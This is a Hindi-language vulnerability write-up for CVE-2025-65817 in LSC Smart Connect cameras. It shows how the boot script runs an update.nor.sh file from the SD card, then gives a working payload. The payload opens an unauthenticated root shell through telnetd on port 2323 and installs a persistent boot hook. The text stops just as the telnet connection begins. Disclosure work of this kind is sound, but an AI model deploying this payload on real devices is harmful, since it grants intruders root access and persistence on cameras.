 istaarkk/cve-2025-65817
यह CVE-2025-65817 है

| फ़ील्ड | मान |
|---|---|
| शीर्षक | LSC स्मार्ट कनेक्ट कैमरा: भेद्यता रिपोर्ट |
| दिनांक | 2024-02-15 |
| विवरण | LSC स्मार्ट कनेक्ट कैमरों पर दूरस्थ शेल चलाने के लिए SD-कार्ड अपडेट हुक का दुरुपयोग। |
| टैग | iot, vulnerability, cve |
| फ़र्मवेयर | 1.14.13 |
पाई गई भेद्यता start_app.sh में अपडेट सिस्टम का शोषण करने पर आधारित है, विशेष रूप से SD कार्ड माउंट और update.nor.sh फ़ाइल के माध्यम से।
# routines of sd-card
# /mnt is for backword compatible
SDC_DIR=/mnt
SDC_HOOK=$SDC_DIR/update.nor.sh
SDC_FLAG_DEBUG=$SDC_DIR/__ipc_debug.ini
TMP_HOOK=/tmp/update.nor.sh
SENSOR_ISP_HOOK=$SDC_DIR/ISP/*t23.bin
# debug core-dump
WHERE_COREDMP="/mnt/sdc/coredmp"
WHERE_EXEC="/usr/local/bin/doraemon"
local/sbin/start_app.sh:50–99 खंड SD कार्ड पर स्थित update.nor.sh नामक किसी भी फ़ाइल पर आँख बंद करके भरोसा करता है। बूट प्रक्रिया के दौरान, स्क्रिप्ट:
update.nor.sh को /tmp/update.nor.sh में कॉपी करती है,स्टार्टअप अनुक्रम में बाद में (local/sbin/start_app.sh:108–129), कॉपी की गई फ़ाइल:
यह निष्पादन मुख्य ipc_service शुरू होने से पहले होता है, जिसका अर्थ है कि स्क्रिप्ट उच्चतम-विशेषाधिकार वातावरण में चलती है, जहाँ नेटवर्किंग उपयोगिताएँ, वॉचडॉग फ़ंक्शन और अपग्रेड सहायक पहले से उपलब्ध होते हैं।

इस शोषण में एक शेल बनाना और कैमरे पर मौजूद telnetd के माध्यम से एक पोर्ट खोलना शामिल है:
/bin # busybox --list
[...]
sh
sleep
swapoff
syslogd
tail
tar
tcpsvd
telnetd
[...]
हमें बस SD कार्ड में एक .sh स्क्रिप्ट लिखनी है और उसका नाम update.nor.sh रखना है।
मेरा चुना गया शोषण है:
#!/bin/sh

telnetd -l /bin/sh -p 2323 &

echo "Telnet start by update.nor.sh" > /tmp/exploit_success

cp /mnt/update.nor.sh /mnt/config/hook-boot.sh

date > /tmp/exploit_time


हम पुष्टि करते हैं कि पोर्ट खुला है।
हम telnet के माध्यम से कनेक्ट करते हैं: